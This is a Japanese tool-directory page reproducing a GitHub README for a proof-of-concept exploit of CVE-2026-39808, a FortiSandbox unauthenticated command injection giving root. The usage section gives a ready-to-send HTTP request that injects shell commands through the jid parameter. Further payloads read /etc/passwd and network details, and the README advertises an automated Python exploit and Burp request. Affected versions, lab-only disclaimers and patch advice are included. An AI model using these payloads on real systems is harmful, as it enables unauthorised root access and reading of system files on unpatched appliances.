Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
ツール/GitHubGitHub/0xblackash/cve-2026-39808
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストコマンド&コントロール学習と教育ペイロード開発ラボと実践
GitHub0xblackash/cve-2026-39808

CVE-2026-39808

CVE-2026-39808

リポジトリを見る
22246ヶ月前未レビュー

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    369
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    282

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

🚨 FortiSandbox ルートサンドボックスエスケープ - CVE-2026-39808

1765359501378
Status CVE Affected Versions

🎯 概要

このリポジトリには、CVE-2026-39808 — Fortinet FortiSandbox における深刻な非認証コマンドインジェクション脆弱性で、サンドボックスエスケープ および root(uid=0)でのリモートコード実行を可能にするもの — の、クリーンで文書化が行き届いた Proof of Concept が含まれています。

この PoC が実証する内容:

  • jid パラメータを介したパストラバーサル + コマンドインジェクション
  • 解析環境からのサンドボックス脱出
  • root 権限による任意コマンドの実行

  • システムファイルおよびネットワーク情報の読み取り

📸 デモ



CVE-2026-39808 1 CVE-2026-39808 0 CVE-2026-39808 3 CVE-2026-39808 2 CVE-2026-39808 4

uid=0 gid=0 groups=0 を示す悪用成功例


🚀 影響を受けるバージョン

バージョン範囲ステータス
FortiSandbox 4.4.0 – 4.4.8脆弱性あり
FortiSandbox 5.0.0 – 5.0.5脆弱性あり
4.4.9+ / 5.0.6+パッチ適用済み

🛠️ 使用方法(ラボ限定)

1. シンプルなペイロード(推奨)

GET /fortisandbox/job-detail/tracer-behavior?jid=%7C(id%3E/web/ng/out.txt)%7C HTTP/1.1
Host: your-lab-ip

2. 結果を確認する

ブラウザで開く:

https://your-lab-ip/ng/out.txt

3. 高度なペイロード例

# IP アドレスとホスト名を取得
jid=|(hostname; ip -4 addr show > /web/ng/out.txt)|

# システム全体の偵察
jid=|(whoami; id; hostname; ip addr; cat /etc/passwd > /web/ng/out.txt)|

📁 リポジトリの内容

  • poc.py → 自動化された Python エクスプロイト
  • burp-request.txt → そのまま使える Burp Suite リクエスト
  • payloads.md → 便利なペイロード集
  • screenshots/ → 段階的な悪用手順のスクリーンショット
  • README.md → このファイル

⚠️ 重要な注意事項

  • 教育およびラボ目的のみに使用すること
  • 本番環境や許可のないシステムでは使用しないこと
  • テストの前に必ず適切な許可を得ること
  • FortiSandbox をバージョン 4.4.9+ または 5.0.6+ にパッチ適用すること

🛡️ 緩和策

FortiSandbox を直ちに以下のいずれかのバージョンに更新してください:

  • 4.4.9 以上
  • 5.0.6 以上

Fortinet は、この脆弱性に対処する公式パッチをリリースしています。


研究および学習目的のために作成されました
お役に立てたなら、このリポジトリに ⭐ をお願いします!

ツールをダウンロード